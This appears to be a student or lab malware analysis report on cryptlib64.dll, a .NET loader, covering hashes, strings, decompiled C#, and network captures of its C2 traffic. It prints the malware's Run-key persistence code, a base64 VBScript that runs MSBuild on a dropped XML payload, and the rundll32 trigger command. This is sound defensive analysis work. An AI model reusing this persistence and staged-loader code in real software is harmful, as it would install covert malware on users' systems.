

Malware Analysis Report

cryptlib64.dll



Malware Analyst: Giovanni Ocasio

Contents

Executive Summary	3
Static Analysis.....	4
Hashes & VirusTotal Comparison.....	4
Data Size	4
Strings	4
Flagged Imports	5
Advance Static Analysis.....	6
Cutter	6
dnSpy.....	6
Dynamic Analysis	8
rundll32.exe	8
Wireshark	9

Executive Summary

The sample analyzed, **cryptlib64.dll**, is a **.NET-based malware loader** designed to establish persistence, deploy secondary payloads, and communicate with a remote command-and-control (C2) server. The malware operates through a multi-stage infection chain, leveraging obfuscation, encryption, and legitimate Windows utilities to evade detection and maintain access.

Static analysis indicates that the binary is likely **unpacked** and contains embedded functionality for **AES encryption and decryption**, suggesting that portions of its payload are protected to hinder analysis. Examination of embedded strings and decompiled code revealed that the malware writes multiple artifacts to disk, including **embed.xml** and **embed.vbs**, within publicly accessible directories. These files are generated from encoded data within the DLL and serve as secondary execution components.

Further analysis showed that the malware establishes **persistence** by creating a registry entry under the Windows Run key, ensuring execution upon system startup. The decoded VBScript (**embed.vbs**) acts as a follow-on payload responsible for initiating outbound network communication.

Dynamic analysis confirmed that execution via **rundll32.exe** triggers the malware's primary behavior, including file creation and registry modification. Network monitoring revealed that the malware performs **DNS queries and HTTP requests** to a suspicious domain, retrieving additional resources such as HTML files. This behavior is consistent with **command-and-control communication or payload staging**.

Overall, this malware demonstrates characteristics of a **stealthy downloader/loader**, combining encrypted payload delivery, persistence mechanisms, and network-based retrieval of additional components. Its use of trusted system binaries and staged execution increases its effectiveness in bypassing traditional security controls while maintaining long-term access to the infected system.

Static Analysis

Hashes & VirusTotal Comparison

MD5	361e6edb47e711a72c7f8ee3c0c1632
SHA1	62d77e7ceea7ec81c3b4cb77893cd8e06e0febb0
SHA256	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

39/72 security vendors flagged this file as malicious

732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

EmbedDLL.dll

Size: 28.50 KB | Last Analysis Date: 4 months ago

peidi long sleeps 64bits detect debug environment persistence obfuscated assembly

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.generic/misc | Threat categories: trojan, dropper | Family labels: generic, misc

Security vendors' analysis

Vendor	Detection
Alibaba	Trojan:Win64/Generic.75a3a604
ALYac	Trojan.Generic.38423255
Arctic Wolf	Unsafe
AVG	Win64/MalwareX-gen [Misc]
Bkav Pro	Win64.AIDetectMalware.CS
CTX	DLL.trojan.generic
Elastic	Malicious (moderate Confidence)
eScan	Trojan.Generic.38423255
Fortinet	Malicious_Behavior:58
AllCloud	Trojan:Win/Generic.NEUIU1#
Arcabit	Trojan.Generic.D24A4AD7
Avast	Win64/MalwareX-gen [Misc]
BitDefender	Trojan.Generic.38423255
CrowdStrike Falcon	Win/malicious_confidence_100% (W)
DeepInstinct	MALICIOUS
Emsisoft	Trojan.Generic.38423255 (B)
ESET-NOD32	Generic.NL.JDKPZ Trojan
GData	Trojan.Generic.38423255

Data Size

Raw Data Size	26112
Virtual Data Size	25770
Assumption: Malware is unpacked	

Strings

```
.NET Framework 4.7.2
C:\Users\Public\Documents\embed.vbs
Software\Microsoft\Windows\CurrentVersion\Run
p0w3r0verwh3lm1ng!
mscorlib
\embed.xml
```


Flagged Imports

AES_Encrypt	Uses a key (16, 24, or 32 bytes) and a 16-byte initialization vector (IV) to perform symmetric encryption in CBC mode
AES_Decrypt	Decrypts data
CreateEncryptor	Creates an ICryptoTransform object used to encrypt data.
GetEnvironmentVariable	Used to fetch values from the current process or, on Windows, from the system registry
WriteAllText	Creates a new file, writes a specified string to it, and closes the file
MemoryStream	Creates a stream that uses memory as a backing store rather than a disk or network connection

Advance Static Analysis


Cutter

During basic static analysis the analyst saw a reference to EmbedDLL. When the analyst opened the malware sample in the Cutter tool, they discovered the EmbedDLL function is the main function of the malware:




dnSpy

The analyst opened the malware sample in dnSpy to decompile the suspected .NET malware sample into readable C#. In the readable C#, the analyst discovered that the actual main function is known as *embed*:



The analyst also discovered several references to previously discovered strings:



The large string could not be decoded through Base64 conversion alone but moving on the output is written to an *embed.xml* file that is stored in the *C:\Users\Public* directory:

```
File.WriteAllText(Environment.GetEnvironmentVariable("public") + "\\embed.xml", text);
```

The analyst was able to decode the second set of Base64 encoded instructions to discover what appears to be VBScript:

Decode from Base64 format

Simply enter your data then push the decode button.

```
U2V0IG9TaGVsbCA9IENyZWFOZU9iamVjdCAoIldzY3JpcHQyU2h1bGwiKSAKRGlIHNOckFyZ3MKc3RyQXJncyA9ICJDOlxXaW5kb3dzXE1pY3Jvc29mdC5ORVRcRnJhbWV3b3JrXHY0LjAuMzAzMTIcTVNCdWlsZC5leGUgQzpcVXNlcnNcUHVibGljXGVtYmVkJnhtbCIKb1NoZWxsLjI1biBzdHJlBcmdzLCAwLCBmYWxzZQ==
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8



Source character set.



Decode each line separately (useful for when you have multiple entries).



Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).



DECODE



Decodes your data into the area below.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false|
```


This string is written to the *C:\Users\Public\Documents* directory as *embed.vbs* and a registry key is created with the following value:

```
File.WriteAllText("C:\Users\Public\Documents\embed.vbs", text2);
try
{
    RegistryKey.OpenBaseKey(RegistryHive.CurrentUser, RegistryView.Registry64).OpenSubKey("Software\Microsoft\Windows\CurrentVersion\Run", true).SetValue("embed", "C:\Users\Public\Documents\embed.vbs");
}
catch (Exception ex)
{
    Console.WriteLine(ex.Message);
}
```

Dynamic Analysis

rundll32.exe

Using the rundll32.exe tool to trigger the execution of the malware sample creates the *embed.xml* file in the *C:\Users\Public* directory:



The image shows three sequential screenshots of a Windows Command Prompt window. The first screenshot shows the command `rundll32.exe Malware.cryptlib64.dll,embed` being executed from the directory `C:\Users\analyst\Desktop`. The second screenshot shows the directory `C:\Users\Public` after the command, listing files including `embed.xml`. The third screenshot shows the directory `C:\Users\Public\Documents`, listing files including `embed.vbs`.

```
C:\Users\analyst\Desktop
λ rundll32.exe Malware.cryptlib64.dll,embed

C:\Users\Public
λ time /t
12:42 PM

C:\Users\Public
λ ls
AccountPictures  desktop.ini  Downloads  Music  Videos
Desktop          Documents   Libraries  Pictures


C:\Users\Public
λ

C:\Users\Public
λ time /t
12:43 PM

C:\Users\Public
λ ls
AccountPictures  Documents  Libraries  Videos
Desktop          Downloads  Music
desktop.ini      embed.xml  Pictures

C:\Users\Public
λ
```

It also creates the *embed.vbs* file in the *Documents* subfolder:



The image shows a Windows Command Prompt window. The command `rundll32.exe Malware.cryptlib64.dll,embed` is executed from the directory `C:\Users\analyst\Desktop`. The output shows the directory `C:\Users\Public` and the directory `C:\Users\Public\Documents`, both containing the files `embed.xml` and `embed.vbs`.

```
C:\Users\analyst\Desktop
λ rundll32.exe Malware.cryptlib64.dll,embed


C:\Users\Public
λ time /t
12:43 PM

C:\Users\Public
λ ls
AccountPictures  Documents  Libraries  Videos
Desktop          Downloads  Music
desktop.ini      embed.xml  Pictures


C:\Users\Public
λ ls Documents\
desktop.ini  "Explorer Suite Signatures"  "My Pictures"
embed.vbs   "My Music"                   "My Videos"

C:\Users\Public
λ
```


Reviewing the registry the analyst discovered that the malware did create a new registry key:



Reviewing the string in the *embed.xml* file using a decrypt.py too generates an output.bin file which using the strings command on reveals a URL (<http://srv.masterchiefsgruntemporium.local>)



Wireshark

Running the *embed.vbs* script on the Windows host reveals that the malware sample makes a DNS query for the same domain:

145 8.964071 10.0.2.15 10.0.2.15 DNS 81 Standard query 0xfcd3 A srv.masterchiefsgruntemporium.local

146 8.964071 10.0.2.15 10.0.2.15 DNS 81 Standard query 0xacd3 AAAA srv.masterchiefsgruntemporium.local

147 8.976245 10.0.2.15 10.0.2.15 DNS 97 Standard query response 0xfcd3 A srv.masterchiefsgruntemporium.local A 192.0.2.123

148 8.979326 10.0.2.15 10.0.2.15 DNS 81 Standard query response 0xacd3 AAAA srv.masterchiefsgruntemporium.local

149 8.979326 10.0.2.15 192.0.2.123 TCP 52 51696 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

150 8.979326 10.0.2.15 10.0.2.15 TCP 52 51696 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

151 8.979326 10.0.2.15 10.0.2.15 TCP 52 80 → 51696 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

152 8.979326 192.0.2.123 10.0.2.15 TCP 52 80 → 51696 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM

153 8.979326 10.0.2.15 192.0.2.123 TCP 52 51696 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Frame 145: Packet, 81 bytes on wire (648 bits), 81 bytes captured (648 bits)

Raw packet data

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.15

User Datagram Protocol, Src Port: 55553, Dst Port: 53

Domain Name System (query)

Transaction ID: 0xfcd3

Flags: 0x0100 Standard query

Questions: 1

Answer RRs: 0

Authority RRs: 0

Additional RRs: 0

Queries

srv.masterchiefsgruntemporium.local: type A, class IN

[Response in: 147]

0000 05 00 00 51 97 fc 00

0010 4a 00 02 0f d9 01 00

0020 00 01 00 00 00 00 00

0030 74 65 72 63 68 69 65

0040 70 6f 72 69 75 6d 05

0050 01

The analyst also discovered that it makes an HTTP GET request for a *doc.html* and *test.html* file:

155	8.979326	10.0.2.15	192.0.2.123	HTTP	302 GET /en-us/docs.html HTTP/1.1
156	8.979326	10.0.2.15	10.0.2.15	HTTP	302 GET /en-us/docs.html HTTP/1.1
157	8.979326	10.0.2.15	10.0.2.15	TCP	40 80 → 51696 [ACK] Seq=1 Ack=263 Win=262400 Len=0
158	8.979326	192.0.2.123	10.0.2.15	TCP	40 80 → 51696 [ACK] Seq=1 Ack=263 Win=262400 Len=0
159	8.979326	10.0.2.15	10.0.2.15	TCP	164 80 → 51696 [PSH, ACK] Seq=1 Ack=263 Win=262400 Len=124
160	8.979326	192.0.2.123	10.0.2.15	TCP	164 80 → 51696 [PSH, ACK] Seq=1 Ack=263 Win=262400 Len=124
161	8.979326	10.0.2.15	10.0.2.15	HTTP	1487 HTTP/1.0 200 OK (text/html)
162	8.979326	192.0.2.123	10.0.2.15	HTTP	1487 HTTP/1.0 200 OK (text/html)
163	8.979326	10.0.2.15	192.0.2.123	TCP	40 51696 → 80 [ACK] Seq=263 Ack=1573 Win=262656 Len=0
164	8.979326	10.0.2.15	10.0.2.15	TCP	40 51696 → 80 [ACK] Seq=263 Ack=1573 Win=262656 Len=0
165	8.979326	10.0.2.15	10.0.2.123	TCP	40 51696 → 80 [ACK] Seq=263 Ack=1573 Win=262656 Len=0

Frame 155: Packet, 302 bytes on wire (2416 bits), 302 bytes captured (2416 bits) on interface 0

Ethernet II, Src: Intel(R) Ethernet Controller (10:00:00:00:00:00), Dst: Intel(R) Ethernet Controller (10:00:00:00:00:00)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.0.2.123

Transmission Control Protocol, Src Port: 51696, Dst Port: 80, Seq: 1, Ack: 1, Len: 262

Hypertext Transfer Protocol

GET /en-us/docs.html HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n

Host: srv.masterchiefsgruntemporium.local\r\n

Cookie: ASPSESSIONID=; SESSIONID=1552332971750\r\n

Connection: Keep-Alive\r\n

\r\n

[Response in frame: 162]

[Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/docs.html]

179	8.999769	10.0.2.15	192.0.2.123	HTTP	1076 POST /en-us/test.html HTTP/1.1
180	8.999769	10.0.2.15	10.0.2.15	HTTP	1076 POST /en-us/test.html HTTP/1.1
181	8.999769	10.0.2.15	10.0.2.15	TCP	40 80 → 51697 [ACK] Seq=1 Ack=1354 Win=261376 Len=0
182	8.999769	192.0.2.123	10.0.2.15	TCP	40 80 → 51697 [ACK] Seq=1 Ack=1354 Win=261376 Len=0
183	8.999769	10.0.2.15	10.0.2.15	TCP	164 80 → 51697 [PSH, ACK] Seq=1 Ack=1354 Win=261376 Len=124
184	8.999769	192.0.2.123	10.0.2.15	TCP	164 80 → 51697 [PSH, ACK] Seq=1 Ack=1354 Win=261376 Len=124

Frame 179: Packet, 1076 bytes on wire (8608 bits), 1076 bytes captured (8608 bits) on interface 0

Ethernet II, Src: Intel(R) Ethernet Controller (10:00:00:00:00:00), Dst: Intel(R) Ethernet Controller (10:00:00:00:00:00)

Internet Protocol Version 4, Src: 10.0.2.15, Dst: 192.0.2.123

Transmission Control Protocol, Src Port: 51697, Dst Port: 80, Seq: 318, Ack: 1, Len: 1036

Reassembled TCP Segments (1353 bytes): #175(317), #179(1036)]

Hypertext Transfer Protocol

POST /en-us/test.html HTTP/1.1\r\n

User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n

Host: srv.masterchiefsgruntemporium.local\r\n

Cookie: ASPSESSIONID=efc6f9c4e9; SESSIONID=1552332971750\r\n

Content-Length: 1036\r\n

Expect: 100-continue\r\n

Connection: Keep-Alive\r\n

\r\n

[Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]

File Data: 1036 bytes

Data (1036 bytes)